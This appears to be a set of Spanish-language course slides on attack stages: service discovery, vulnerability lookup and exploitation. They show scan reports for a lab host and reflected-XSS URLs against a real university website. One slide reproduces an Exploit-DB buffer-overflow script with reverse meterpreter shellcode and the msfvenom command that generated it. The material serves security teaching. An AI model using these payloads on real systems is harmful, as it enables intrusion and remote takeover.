✓		80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
✓		111	tcp	open	rpcbind	2 (RPC #100000)
✓		139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROU
✓		445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORK
✓		512	tcp	open	exec	netkit-rsh rexecd
✓		513	tcp	open	login	
✓		514	tcp	open	tcpwrapped	
✓		1099	tcp	open	java-rmi	Java RMI Registry

Filter Hosts

## 2.- Obtención de información: servicios

- Como hemos visto nmap puede darnos esa información
- También existen incluso servicios web  
[http://toolbar.netcraft.com/site\\_report](http://toolbar.netcraft.com/site_report)  
<http://www.yellowpipe.com/yis/tools/craftnet/>  
<https://www.qualys.com/forums/freescan/> , que pueden hacer el trabajo por nosotros.

Home > Yellowpipe - What is this site running?

### Server Type Survey

#### What type of server a site is running

» Determine what server a web site is running.

We report a site's web server, date, time, IP address, X-Powered, Content-Location, Last Modified, content-type, Content-Length and other informations. This service is similar to Netcraft.

Also try our other [Free Webmaster Tools](#) like our [IP address-to-country lookup](#).

Enter the URL for the server you want to analyse:

Your results for [gobierno.euitio.uniovi.es](http://gobierno.euitio.uniovi.es) are below:

**Server Type:** Apache/2.2.22 (Debian)

**IP address:** 156.35.94.12

**Server Time:** Thu, 11 Feb 2016 10:30:41 GMT

**Extra:** HTTP/1.1 200 OK


X-Powered-By: PHP/5.4.4-14+deb7u8

Content-Language: es-es

Vary: Accept-Encoding

Content-Type: text/html


## 2.- Obtención de información: servicios

 **QUALYS** FREESCAN

Welcome Luis  
Your recent scan has finished. See a summary of the results below and view the report for full details.

[More Results](#) [Quick Tour](#) | [Upgrade Now](#) | [Luis Vinuesa](#) | [8 scans remaining](#)

View by: [OWASP Report](#) [Patch Report](#) [Threat Report](#) [Print Report](#)

 **Vulnerability Scan** [rename](#) 07 March 2017 at 3:53PM (GMT+0100)  
External Host Vulnerability Report

35  
Vulnerabilities Detected

8  
HIGH Risk

3  
MED Risk

24  
LOW Risk


39  
INFO Gathered


**http://www.uniovi.es**  
156.35.33.105  
www.uniovi.es  
NetScaler  
[Rescan URL](#)


Filter by: [All \(35\)](#) [Level 5 \(8\)](#) [Level 4 \(0\)](#) [Level 3 \(3\)](#) [Level 2 \(13\)](#) [Level 1 \(11\)](#) [Info \(39\)](#)


**All Scan Results** 1 - 8 of 8


**Reflected Cross-Site Scripting (XSS) Vulnerabilities**


 Reflected Cross-Site Scripting (XSS) Vulnerabilities


 Reflected Cross-Site Scripting (XSS) Vulnerabilities


 Reflected Cross-Site Scripting (XSS) Vulnerabilities

 Reflected Cross-Site Scripting (XSS) Vulnerabilities

 Reflected Cross-Site Scripting (XSS) Vulnerabilities

 Reflected Cross-Site Scripting (XSS) Vulnerabilities

 Reflected Cross-Site Scripting (XSS) Vulnerabilities

 Reflected Cross-Site Scripting (XSS) Vulnerabilities

QID: 150001

CVE Base: 4.3

Port: -

CVSS Temporal: 3.9

Category: Web Application

CVE ID: -

**Threat:**


XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

**Impact:**

XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and


## 2.- Obtención de información: servicios

 **QUALYS** FREESCAN

Welcome Luis  
Your recent scan has finished. See a summary of the results below and view the report for full details.

[More Results](#) [Quick Tour](#) [Upgrade Now](#) [Luis Vinuesa](#) [8 scans remaining](#)

View by: **OWASP Report** Patch Report Threat Report [Print Report](#)

 **Vulnerability Scan** [rename](#) 07 March 2017 at 3:53PM (GMT+0100)  
OWASP Risk Report

35  
Pages  
Impacted

36  
Vulnerabilities  
Detected

[http://www.uniovi.es](#)  
156.35.33.105  
www.uniovi.es  
NetScaler  
[Rescan URL](#)


Categories	
Injection	0 Pages   0 Vulns
Broken Authentication and Session Management	1 Pages   2 Vulns
Cross-Site Scripting (XSS)	19 Pages   19 Vulns Partially Verified
Insecure Direct Object References	7 Pages   7 Vulns Partially Verified
Security Misconfiguration	Not Checked
Sensitive Data Exposure	1 Pages   1 Vulns Partially Verified
Missing Function Level Access Control	7 Pages   7 Vulns Partially Verified
Cross-Site Request Forgery (CSRF)	Not Checked

**Category : Cross-Site Scripting (XSS)**  
**19 Impacted Pages**  
QID: 150001 **|||||**  
**Reflected Cross-Site Scripting (XSS) Vulnerabilities**  
[http://www.uniovi.es/comunicacion/noticias/-/asset\\_publisher/33ICSSzZmx-universidad-de-oviedo-publica-el-primer-estudio-exhaustivo-de-sus-tradiciones-ritos-y-ceremonial-historico;jsessionid=EF4D642D8D1389FAD1ED014B37D36BBF?p\\_auth=QeOWx4vF&redirect=%22%20onEvent%3DX160025960Y2Z%20](http://www.uniovi.es/comunicacion/noticias/-/asset_publisher/33ICSSzZmx-universidad-de-oviedo-publica-el-primer-estudio-exhaustivo-de-sus-tradiciones-ritos-y-ceremonial-historico;jsessionid=EF4D642D8D1389FAD1ED014B37D36BBF?p_auth=QeOWx4vF&redirect=%22%20onEvent%3DX160025960Y2Z%20)  
[http://www.uniovi.es/comunicacion/noticias/-/asset\\_publisher/33ICSSzZmx-estudio-de-la-cueva-de-cobiheru-desvela-como-era-la-costa-oriental-asturiana-hace-65-000-anos;jsessionid=4D78169931A485AA9A82DF36D4ABBF7?redirect=%22%20onEvent%3DX160013328Y1Z%20](http://www.uniovi.es/comunicacion/noticias/-/asset_publisher/33ICSSzZmx-estudio-de-la-cueva-de-cobiheru-desvela-como-era-la-costa-oriental-asturiana-hace-65-000-anos;jsessionid=4D78169931A485AA9A82DF36D4ABBF7?redirect=%22%20onEvent%3DX160013328Y1Z%20)  
[http://www.uniovi.es/comunicacion/noticias/-/asset\\_publisher/33ICSSzZmx-concluyen-que-el-miscanto-seria-el-mejor-cultivo-herbaceo-para-producir-energia-en-el-noroeste-de-espana;jsessionid=303371EBDC967737DBC3F3127CB3BA9C?redirect=%22%20onEvent%3DX160013252Y1Z%20](http://www.uniovi.es/comunicacion/noticias/-/asset_publisher/33ICSSzZmx-concluyen-que-el-miscanto-seria-el-mejor-cultivo-herbaceo-para-producir-energia-en-el-noroeste-de-espana;jsessionid=303371EBDC967737DBC3F3127CB3BA9C?redirect=%22%20onEvent%3DX160013252Y1Z%20)  
[http://www.uniovi.es/comunicacion/noticias/-/asset\\_publisher/33ICSSzZmx-a-los-investigadores-internacionales-participantes-en-el-proyecto-sphera-de-la-union-europea;jsessionid=EF4D642D8D1389FAD1ED014B37D36BBF?p\\_auth=QeOWx4vF&redirect=%22%20onEvent%3DX160014888Y2Z%20](http://www.uniovi.es/comunicacion/noticias/-/asset_publisher/33ICSSzZmx-a-los-investigadores-internacionales-participantes-en-el-proyecto-sphera-de-la-union-europea;jsessionid=EF4D642D8D1389FAD1ED014B37D36BBF?p_auth=QeOWx4vF&redirect=%22%20onEvent%3DX160014888Y2Z%20)

## 2.- Obtención de información

- Hay herramientas muy completas (y a veces complejas) que nos permiten recabar una cantidad ingente de información sobre un servidor y cruzan esa información con las vulnerabilidades existentes
- Y también son capaces de explotar esas vulnerabilidades.
- Metasploit, openVAS, Nessus, etc.
- Unas son libres, otras de pago, otras mixtas....

## 2.- Obtención de información: servicios



## 2.- Obtención de información: servicios

Browser address bar: [https://127.0.0.1:9392/omp?cmd=get\\_report&report\\_id=0a3b695c-e5](https://127.0.0.1:9392/omp?cmd=get_report&report_id=0a3b695c-e5)

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter


**Greenbone Security Assistant** | No auto-refresh | Logged in as Admin **admin** | Logout | Thu Jan 25 19:23:26 2018 UTC

Dashboard | Scans | Assets | SecInfo | Configuration | Extras | Administration | Help

Anonymous XML | Done

























Filter:

autofp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100  
sort-reverse=severity levels=hml min\_qod=70

 **Report: Results (49 of 317)**

ID: 0a3b695c-e55c-496a-862b-12a0e246f2bc  
Modified: Mon Jan 15 19:35:09 2018  
Created: Mon Jan 15 19:09:26 2018  
Owner: admin

1 - 49 of 49

Vulnerability	Severity	QoD	Host	Location	Actions
<a href="#">TWiki XSS and Command Execution Vulnerabilities</a>	10.0 (High)	80%	192.168.0.174	80/tcp	 
<a href="#">OS End Of Life Detection</a>	10.0 (High)	80%	192.168.0.174	general/tcp	 
<a href="#">Check for rexecd Service</a>	10.0 (High)	80%	192.168.0.174	512/tcp	 
<a href="#">Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities</a>	10.0 (High)	99%	192.168.0.174	8787/tcp	 
<a href="#">Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability</a>	10.0 (High)	95%	192.168.0.174	1099/tcp	 
<a href="#">Possible Backdoor: Ingreslock</a>	10.0 (High)	99%	192.168.0.174	1524/tcp	 
<a href="#">DistCC Remote Code Execution Vulnerability</a>	9.3 (High)	99%	192.168.0.174	3632/tcp	 
<a href="#">VNC Brute Force Login</a>	9.0 (High)	95%	192.168.0.174	5900/tcp	 
<a href="#">PostgreSQL weak password</a>	9.0 (High)	99%	192.168.0.174	5432/tcp	 
<a href="#">SSH Brute Force Logins With Default Credentials Reporting</a>	9.0 (High)	95%	192.168.0.174	22/tcp	 
<a href="#">DistCC Detection</a>	8.5 (High)	95%	192.168.0.174	3632/tcp	 
<a href="#">phpinfo() output accessible</a>	7.5 (High)	80%	192.168.0.174	80/tcp	 

## 2.- Obtención de información: servicios

Aplicaciones ▾ Lugares ▾ Visor de documentos ▾ jue 14:26 1 es ▾ 🔍 🔖 103,29% ▾ 🔍 ☰ ⌵ ⌵ ⌵

5 de 312 < > 🔍 🔖 report-0a3b695c-e55c-496a-862b-12a0e246f2bc.pdf

Índice ▾ x

- ▼ Result Overview 3
  - Host Authentic... 3
- ▼ Results per Host 3
  - ▼ 192.168.0.174 3
    - High 6200/tcp 4
    - High 1099/tcp 5**
    - High 8787/tcp 6
    - High 3632/tcp 7
    - High 5432/tcp 9
    - High 5900/tcp 12
    - High genera... 13
    - High 1524/tcp 14
    - High 80/tcp 15
    - High 2121/tcp 87
    - High 445/tcp 90
    - High 21/tcp 96
    - High 53/tcp 97
    - High 512/tcp 106
    - High 22/tcp 107
    - Medium 543... 114
    - Medium 25/t... 131
    - Medium gen... 132
    - Medium 80/t... 133
    - Medium 212... 201
    - Medium 445... 205

2 RESULTS PER HOST 5

<b>High (CVSS: 7.5)</b> <b>NVT: vsftpd Compromised Source Packages Backdoor Vulnerability</b>
<b>Summary</b> vsftpd is prone to a backdoor vulnerability.
<b>Vulnerability Detection Result</b> Vulnerability was detected according to the Vulnerability Detection Method.
<b>Impact</b> Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected application.
<b>Solution</b> <b>Solution type:</b> VendorFix The repaired package can be downloaded from <a href="https://security.appspot.com/vsftpd.html">https://security.appspot.com/vsftpd.html</a> . Please validate the package with its signature.
<b>Affected Software/OS</b> The vsftpd 2.3.4 source package is affected.
<b>Vulnerability Detection Method</b> Details:vsftpd Compromised Source Packages Backdoor Vulnerability OID:1.3.6.1.4.1.25623.1.0.103185 Version used: \$Revision: 5026 \$
<b>References</b> BID: 48539 Other: URL: <a href="http://www.securityfocus.com/bid/48539">http://www.securityfocus.com/bid/48539</a> URL: <a href="http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoor.html">http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoor.html</a> ↔doored.html URL: <a href="https://security.appspot.com/vsftpd.html">https://security.appspot.com/vsftpd.html</a>

[| return to 192.168.0.174 |](#)

**2.1.2 High 1099/tcp**



### 3.- Búsqueda de vulnerabilidades

- Una vez determinado el software y versión que tiene el sistema a atacar hay que buscar las vulnerabilidades que este pueda tener.
- Pueden utilizarse foros o páginas web sobre hacking o directamente bases de datos públicas de vulnerabilidades:
  1. <https://www.cvedetails.com/>
  2. <http://cve.mitre.org/cve>
  3. <http://www.kb.cert.org/vuls>
  4. <https://nvd.nist.gov/>
  5. <http://secunia.com/community/advisories>
  6. <https://www.exploit-db.com/>
- Existen también herramientas que realizan esta búsqueda de manera automática ([www.qualys.com](http://www.qualys.com)) (de pago).
- Metasploit realiza la búsqueda de vulnerabilidades en su base de datos de vulnerabilidades/exploits

# 3.- Búsqueda de vulnerabilidades

## Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

[DATABASE HOME](#)[SEARCH](#)[REPORT A VULNERABILITY](#)[HELP](#)

### Vulnerability Note VU#541310

Apache HTTP Server contains a buffer overflow in the mod\_proxy module

Original Release date: 19 oct 2004 | Last revised: 19 oct 2004

[Print](#)[Tweet](#)[Send](#)[Share](#)

#### Overview

Apache Web Server contains a buffer overflow vulnerability in the mod\_proxy module that may allow a remote attacker to execute arbitrary code or launch a denial of service (DoS) attack.

#### Description

The Apache Server is an open-source web server offered by The Apache Software Foundation. The Apache Server uses the mod\_proxy module to implement proxying for various common protocols such as FTP and HTTP. In versions of Apache prior to and including 1.3.31-r2, the mod\_proxy module contains a buffer overflow vulnerability located in the file proxy\_util.c. To exploit this vulnerability an attacker must persuade an Apache server with mod\_proxy enabled to connect to a malicious server configured to return an invalid content-length header.

#### Impact

A remote attacker may be able to execute arbitrary code with the privileges of an Apache child process. Exploitation of this vulnerability may completely disable the Apache

server resulting in a denial-of-service condition.

#### Quick Search

[Go](#)[Advanced Search »](#)

#### View Notes By

- [Date Published](#)
- [Date Public](#)
- [Date Updated](#)
- [CVSS Score](#)

#### Report a Vulnerability



Please use the [Vulnerability Reporting Form](#) to report a vulnerability. Alternatively, you can send us [email](#). Be sure to read our [vulnerability disclosure policy](#).

[Connect with Us](#)

# 3.- Búsqueda de vulnerabilidades



## Result: DistCC Remote Code Execution Vulnerability

ID: 22437dd0-b93b-44de-92f1-de54f892a5c8

Created: Mon Jan 15 19:20:23 2018

Modified: Mon Jan 15 19:20:23 2018

Owner: admin

Vulnerability		Severity	QoD	Host	Location	Actions
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	192.168.0.174	3632/tcp	

### Summary

DistCC 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

### Vulnerability Detection Result

It was possible to execute the "id" command.

Result: uid=1(daemon) gid=1(daemon)

### Solution

**Solution type:** VendorFix

Vendor updates are available. Please see the references for more information.

### Vulnerability Detection Method

Details: [DistCC Remote Code Execution Vulnerability \(OID: 1.3.6.1.4.1.25623.1.0.103553\)](#)

Version used: \$Revision: 5120 \$

### References

CVE: [CVE-2004-2687](#)

Other: <http://distcc.samba.org/security.html>

<http://archives.neohapsis.com/archives/bugtraq/2005-03/0183.html>

# 3.- Búsqueda de vulnerabilidades

← → ↻

https://www.cvedetails.com/cve/CVE-2004-2687/?q=CVE-2004-2687

Aplicaciones Oracle Dani Luis monitora Seguridad Gestor de Carga Docu Application Express Application Express A PRTG Oracle Enterprise Ma external sd - Unable

# CVE Details

The ultimate security vulnerability datasource

Log In Register

Switch to https://  
Home

Browse :  
[Vendors](#)  
[Products](#)  
[Vulnerabilities By Date](#)  
[Vulnerabilities By Type](#)

Reports :  
[CVSS Score Report](#)  
[CVSS Score Distribution](#)

Search :  
[Vendor Search](#)  
[Product Search](#)  
[Version Search](#)  
[Vulnerability Search](#)  
[By Microsoft References](#)

Top 50 :  
[Vendors](#)  
[Vendor Cvss Scores](#)  
[Products](#)  
[Product Cvss Scores](#)  
[Versions](#)

Other :  
[Microsoft Bulletins](#)  
[Bugtraq Entries](#)  
[CVE Definitions](#)  
[About & Contact](#)  
[Feedback](#)  
[CVE Help](#)  
[FAQ](#)  
[Articles](#)

External Links :  
[NVD Website](#)  
[CVE Web Site](#)

View CVE :  
  
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :  
  
(e.g.: 12345)

Search By Microsoft  
Reference ID:  
  
(e.g.: ms10-001 or 979352)

Vulnerability Details : **CVE-2004-2687 (1 Metasploit modules)**

distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.  
Publish Date : 2004-12-31 Last Update Date : 2008-09-05

Collapse All Expand All Select Select&Copy

Scroll To Comments External Links

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score

9.3

Confidentiality Impact

Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact

Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact

Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity

Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication

Not required (Authentication is not required to exploit the vulnerability.)

Gained Access

Admin

Vulnerability Type(s)

Execute Code

CWE ID

16

– Products Affected By CVE-2004-2687

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Apple	Xcode	1.5			<a href="#">Version Details Vulnerabilities</a>
2	Application	Samba	Samba	2.18.3			<a href="#">Version Details Vulnerabilities</a>

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Apple	Xcode	1
Samba	Samba	1

– References For CVE-2004-2687

<http://distcc.samba.org/security.html> CONFIRM

<http://lists.samba.org/archive/distcc/2004q3/002550.html>

MLIST [distcc] 20040826 Exploit in distcc ( got compromised ;( )

<http://lists.samba.org/archive/distcc/2004q3/002562.html>

MLIST [distcc] 20040826 Exploit in distcc ( got compromised ;( )

<http://www.osvdb.org/13378>

OSVDB 13378

[http://www.metasploit.org/projects/Framework/exploits.html#distcc\\_exec](http://www.metasploit.org/projects/Framework/exploits.html#distcc_exec)


Vulnerability Feeds & WidgetsNew

[www.itsecdb.com](#)

## 4.- Explotación de las vulnerabilidades





- En las distintas bases de datos, además de contar las vulnerabilidades conocidas se indica cómo explotarlas.
- Por tanto, puede usarse esa información para intentar llevar a cabo el exploit de manera manual.
- También pueden utilizarse programas como metaexploit (<http://www.metasploit.com/>), OpenVAS, Nessus....
- Estos programas realizan de forma (semi)automática las tareas necesarias para llevar a cabo un exploit.
- De hecho estas herramientas en conjunción con scanners pueden realizar por nosotros todo el trabajo (a un nivel muy básico en primera instancia y más avanzado posteriormente) gracias a las librerías de exploits existentes.

# 4.- Explotación de las vulnerabilidades

**EXPLOIT****DATABASE**

HomeExploitsShellcodePapersGoogle Hacking DatabaseSubmit

## Azure Data Expert Ultimate 2.2.16 - Buffer Overflow

EDB-ID: 41545	Author: <a href="#">Peter Baris</a>	Published: 2017-03-07
CVE: CVE-2017-6506	Type: Remote	Platform: Windows
E-DB Verified: 	Exploit:  Download /  View Raw	Vulnerable App: 

[« Previous Exploit](#)

```
1 # Exploit Title: Azure Data Expert Ultimate 2.2.16 - buffer overflow
2 # Date: 2017-03-07
3 # Exploit Author: Peter Baris
4 # Vendor Homepage: http://www.saptech-erp.com.au
5 # Software Link: http://www.azuredex.com/downloads.html
6 # Version: 2.2.16
7 # Tested on: Windows Server 2008 R2 Standard x64
8 # CVE : CVE-2017-6506
9
10 # The same method is used in the sysgauche exploit, this includes an extra check of the length of the shellcode parts.
11
12 import socket
13
14 # QtGui4.dll 0x6527635E - CALL ESP
15 jmp = "\x5e\x63\x27\x65"
16 nops = "\x90"*8
17
18
19 # reverse meterpreter shell 306 bytes long bad chars \x00\x0a\x0b\x20
20 # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.198.128 LPORT=4444 -f c -b \x00\x0a\x0d\x20 --smallest
21
22 rev_met_1=("\x6a\x47\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x1f\x2d"
23 "\x97\x97\x83\xeb\xfc\xe2\xf4\xe3\xc5\x15\x97\x1f\x2d\xf7\xe1"
24 "\xfa\x1c\x57\xf3\x94\x7d\xa7\x1c\x4d\x21\x1c\xc5\x0b\xa6\xe5"
25 "\xbf\x10\x9a\xdd\xb1\xe2\xd2\x3b\xab\x7e\x51\x95\xb3\x3f\xec"
26 "\x58\x9a\x1e\xea\x75\x65\x4d\x7a\x1c\xc5\x0f\xa6\xdd\xab\x94"
27 "\x61\x86\xef\xfc\x65\x96\x46\x4e\xa6\xce\xb7\x1e\xfe\x1c\xde"
28 "\x07\xce\xad\xde\x94\x19\x1c\x96\x9c\x1c\x68\x3b\xde\xe2\x9a"
29 "\x96\xd8\x15\x77\xe2\xe9\x2e\xea\x6f\x24\x50\xb3\xe2\xfb\x75"
30 "\x1c\xcf\x3b\x2c\x44\xf1\x94\x21\xdc\x1c\x47\x31\x96\x44\x94"
31 "\x29\x1c\x96\xcf\xa4\xd3\xb3\x3b\x76\xcc\x6f\x46\x77\x66\x68"
32 "\xf7\x72\x8c\xcd\x94\x3f\x7c\x1a\x42\x45\xa4\xa5\x1f\x2d\xff"
33 "\xe0\x6c\x1f\xc8\xc3\x77\x61\xe0\xb1\x18\xd2\x42\x2f\x8f\x2c"
34 "\x97\x97\x36\xe9\xc3\xc7\x77\x04\x17\xfc\x1f\xd2\x42\xfd\x1a"
```

# Fuentes de información

- Trabajar en seguridad requiere estar constantemente actualizado
- Hay que leer mucho y en muchas partes. Por citar algunas fuentes:
  - Blogs, boletines, webs especializadas en seguridad:
    - Un informático en el lado del mal: <http://www.elladodelmal.com/>
    - CERT: <http://www.cert.org/>
    - Security at work: <http://www.securityartwork.es/>
    - Incibe: <https://www.incibe.es/>
    - Security by default: <http://www.securitybydefault.com/>
  - Libros de seguridad de editoriales con reputación:
    - Libros de la editorial 0xW0rd: <http://0xword.com/es> (en nuestro idioma)
    - Serie “Hacking Exposed” (múltiples libros generalistas o especializados, todos en inglés)
  - Cuentas de Twitter (la mejor forma de estar al día de lo último en estos temas):
    - Security Art Work @Securityartwork
    - Chema Alonso @chemaalonso
    - INCIBE @INCIBE
    - Forense TIC CERT @forenseTIC
    - CyberSecNews @CyberSecNews\_